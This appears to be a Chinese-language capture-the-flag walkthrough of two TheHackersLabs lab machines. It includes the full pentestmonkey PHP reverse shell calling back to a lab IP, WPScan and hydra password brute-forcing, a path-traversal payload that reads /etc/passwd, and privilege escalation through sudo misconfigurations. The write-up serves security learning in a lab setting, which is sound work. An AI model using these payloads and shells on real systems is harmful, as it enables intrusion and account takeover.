 |      - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
 |
 | The version could not be determined.

[+] wp-file-manager
 | Location: http://facultad.thl/education/wp-content/plugins/wp-file-manager/
 | Last Updated: 2025-06-04T11:21:00.000Z
 | Readme: http://facultad.thl/education/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 8.0.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://facultad.thl/education/wp-content/plugins/wp-file-manager/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Multiple elFinder Plugins - Arbitrary File Deletion via Traversal
 |     Fixed in: 8.4.3
 |     References:
 |      - https://wpscan.com/vulnerability/9569aaa4-719a-4f2e-b5f4-e74fe84e7ad8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-0818
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/c2a166de-3bdf-4883-91ba-655f2757c53b
 |
 | Version: 8.0.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://facultad.thl/education/wp-content/plugins/wp-file-manager/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://facultad.thl/education/wp-content/plugins/wp-file-manager/readme.txt

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] Facultad
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] facultad
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 4
 | Requests Remaining: 21

[+] Finished: Sat Nov 22 00:36:54 2025
[+] Requests Done: 7426
[+] Cached Requests: 10
[+] Data Sent: 2.119 MB
[+] Data Received: 23.79 MB
[+] Memory used: 300.465 MB
[+] Elapsed time: 00:00:18

(base) yolo@yolo:~$ wpscan  --url http://facultad.thl/education -U facultad -P /snap/seclists/rockyou.txt -t 30
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://facultad.thl/education/ [10.161.170.2]
[+] Started: Sat Nov 22 00:47:35 2025

Interesting Finding(s):

......省略了一些......

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04 <=================================> (137 / 137) 100.00% Time: 00:00:04

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - facultad / asdfghjkl
Trying facultad / minnie Time: 00:00:17 <                               > (420 / 14344811)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: facultad, Password: asdfghjkl

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Nov 22 00:48:02 2025
[+] Requests Done: 592
[+] Cached Requests: 5
[+] Data Sent: 275.555 KB
[+] Data Received: 454.28 KB
[+] Memory used: 293.742 MB
[+] Elapsed time: 00:00:27
漏洞检测发现了一个 wp-file-manager 插件,这里可能有个解决方案,就是触发 wordpress 重装,然后呢,这里还有个用户名,叫 facultad,顺手用 wpscan 进行密码爆破,发现可以爆破出来
get shell
登录进去后,可以使用那个 file-manager 插件,上传我们的弹 shell 的 php 文件,我找了个板子,放这里了
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.161.248.64';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?> 然后本地进行监听nc -lvnp 1234
浏览器直接访问http://facultad.thl/education/php-reverse-shell.php触发🐎
接下来使用 ps aux,是可以发现 vivian 用户定时执行一个 sh 文件,但是很可惜一点,当前我们没有任何权限进行编辑文件
─[user@parrot]─[~]
└──╼ $nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.161.170.2 39038
Linux TheHackersLabs-facultad.thl 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64 GNU/Linux
 07:23:45 up  1:20,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
www-data pts/1    -                06:59   24:16   2.04s  0.01s sudo -u gabri /usr/bin/php shell.php
vivian   pts/3    10.161.155.145   07:13    6:30   0.01s  0.01s /usr/bin/script -qc /bin/bash /dev/null
vivian   pts/5    -                07:17    6:30   0.00s  0.02s sudo /opt/vivian/script.sh
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls -ld /opt/vivian/
drwxr-xr-x 2 vivian vivian 4096 Nov 22 07:17 /opt/vivian/
$ ls -la /opt/vivian/script.sh
-rwxr-xr-x 1 vivian vivian 25 Nov 22 07:17 /opt/vivian/script.sh
$ cat /opt/vivian/script.sh
#!/bin/bash
echo "Ejecutado como vivian para mis alumnos"
$ sudo -l
sudo: Matching Defaults entries for www-data on TheHackersLabs-facultad:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on TheHackersLabs-facultad:
    (gabri) NOPASSWD: /usr/bin/php
unable to resolve host TheHackersLabs-facultad.thl: Name or service not known
然后再仔细观察下 shell 连接提供的信息,这里的 www-data 有个 sudo 权限,就是说指定用户名是 gabri 的时候,可以直接以 gabri 的用户权限运行 php 文件,那就继续用上面给的 php🐎,但是一定要记住,新建一个终端,然后把端口换一个新的
$ sudo -u gabri /usr/bin/php shell.php
sudo: unable to resolve host TheHackersLabs-facultad.thl: Name or service not known
---新终端中---
┌─[user@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.161.170.2 41246
/bin/sh: 0: can't access tty; job control turned off
$ sh: turning off NDELAY mode
$ id
uid=1001(gabri) gid=1001(gabri) groups=1001(gabri)
$
弹 shell 成功后,发现这里没有 sudo 权限,连家目录都没有,那么的话,只能全局查找属于 gabri 的文件
$ find / -user "gabri" 2>/dev/null > findfiles.log
$ head -n 10 findfiles.log
/tmp/findfiles
/tmp/ps.log
/tmp/findfiles.log
/var/mail/gabri
/var/mail/gabri/.password_vivian.bf
/proc/2330
/proc/2330/task
/proc/2330/task/2330
/proc/2330/task/2330/fd
/proc/2330/task/2330/fd/0
注意,Linux 中,pooc 下面记录的 tmp 进程文件特别特别多,建议呢,将结果导入到文件中,然后就观察前面几条好了
可以看到这里有个 vivian 用户密码有关的文件
$ cat /var/mail/gabri/.password_vivian.bf
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++.-----------.+++++++++++++++.---------------.+++++++++++++++++++.--.---.-.-------------.<<++++++++++++++++++++.--.++.+++.
这个是 brainfuck 编码,用在线网站解密

拿到一对账密 vivian/lapatrona2025
直接 ssh 远程连接上去
(base) yolo@yolo:~$ ssh vivian@10.161.170.2
The authenticity of host '10.161.170.2 (10.161.170.2)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:31: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
    ~/.ssh/known_hosts:37: [hashed name]
    ~/.ssh/known_hosts:47: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.161.170.2' (ED25519) to the list of known hosts.
vivian@10.161.170.2's password:
Linux TheHackersLabs-facultad.thl 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have no mail.
Last login: Mon Jan 27 22:29:26 2025 from 192.168.1.56
$ id
uid=1002(vivian) gid=1002(vivian) grupos=1002(vivian)
$ sudo -l
sudo: unable to resolve host TheHackersLabs-facultad.thl: Nombre o servicio desconocido
Matching Defaults entries for vivian on TheHackersLabs-facultad:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User vivian may run the following commands on TheHackersLabs-facultad:
    (ALL) NOPASSWD: /opt/vivian/script.sh
$ /usr/bin/script -qc /bin/bash /dev/null
vivian@TheHackersLabs-facultad:~$ ls
user.txt
vivian@TheHackersLabs-facultad:~$ nano /opt/vivian/script.sh
vivian@TheHackersLabs-facultad:~$ sudo /opt/vivian/script.sh
sudo: unable to resolve host TheHackersLabs-facultad.thl: Nombre o servicio desconocido
root@TheHackersLabs-facultad:/home/vivian# id
uid=0(root) gid=0(root) grupos=0(root)
这里我第一次见,直接 ssh 上去的终端依然不是很完整,我就使用下面这个命令
/usr/bin/script -qc /bin/bash /dev/null
接下来的终端交互起来就完美了
然后呢,我再次 sudo -l 后,看到之前 ps 看进程发现的文件。我这里编辑的 script.sh 特别特别简单,是这样的
#!/bin/bash
/bin/bash
解析一下的话,用 sudo 执行的话,就已经是 root 权限了,然后用/bin/bash 可以直接唤起一个新的 root 终端,就获得一个 root shell
Torrijas
提示: 靶机跳转传送门 Torrijas
信息搜集
扫描端口,发现这次多了个 3306 的 MySQL 服务
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.177.114
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-22 16:52 CST
Nmap scan report for 10.161.177.114
Host is up (0.89s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3306/tcp open  mysql   MySQL 5.5.5-10.11.6-MariaDB-0+deb12u1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
然后 dirsearch 进行路径扫描,哈,怎么又一个 wordpress,和上一个靶机看上去很像,然后这里一定要更改 hosts 文件,将10.161.177.114 torrija.thl追加上去
在罗列的漏洞中,这里的 uploads 可以研究一下下

会发现 wordpress 的设置不当,可以看到上传的文件列表

暂时没找到有用的地方,来重新扫描一遍,这次看看有没有低版本的插件可以利用
pscan --url http://torrija.thl/wordpress/ --enumerate ap --force --plugins-detection mixed不得不说,这个爆破插件真的特别特别的费时间哎,下次建议爆破的时候可以忙点别的事情

look here 这里有个低版本的 web-directory-free 插件
然后 wpscan 里面有相关漏洞利用payload就比如说未认证的任意文件读取漏洞
(base) yolo@yolo:~$ curl -X POST http://torrija.thl/wordpress/wp-admin/admin-ajax.php -d "from_set_ajax=1&action
=w2dc_controller_request&template=../../../../../etc/passwd"
{"html":"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/nologin\nlist:x:38:38:Mailing List Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:\/run\/ircd:\/usr\/sbin\/nologin\n_apt:x:42:65534::\/nonexistent:\/usr\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin\nsystemd-network:x:998:998:systemd Network Management:\/:\/usr\/sbin\/nologin\nmessagebus:x:100:107::\/nonexistent:\/usr\/sbin\/nologin\nsshd:x:101:65534::\/run\/sshd:\/usr\/sbin\/nologin\ndebian:x:1000:1000:debian,,,:\/home\/debian:\/bin\/bash\nmysql:x:102:110:MySQL Server,,,:\/nonexistent:\/bin\/false\nprimo:x:1001:1001::\/home\/primo:\/bin\/bash\npremo:x:1002:1002::\/home\/premo:\/bin\/bash\n","hash":"91d75cb01d4a5d829e86bca1858566db","map_markers":"","map_listings":"","hide_show_more_listings_button":1,"sql":"","params":"","base_url":"http:\/\/torrija.thl\/wordpress"}
okey,接下来回到那个 MySQL 服务上,回到 wp-config.php 数据库连接文件中,看看有没有对应的账密
emm,为啥啊,我发现没权限读取 wp-config.php,那就来爆破一下用户 premo
get shell
(base) yolo@yolo:~$ hydra -l premo -P /snap/seclists/rockyou.txt ssh://10.161.177.114 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-22 21:01:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking ssh://10.161.177.114:22/
[STATUS] 259.00 tries/min, 259 tries in 00:01h, 14344164 to do in 923:03h, 39 active
[STATUS] 229.00 tries/min, 687 tries in 00:03h, 14343743 to do in 1043:57h, 32 active
[22][ssh] host: 10.161.177.114   login: premo   password: cassandra
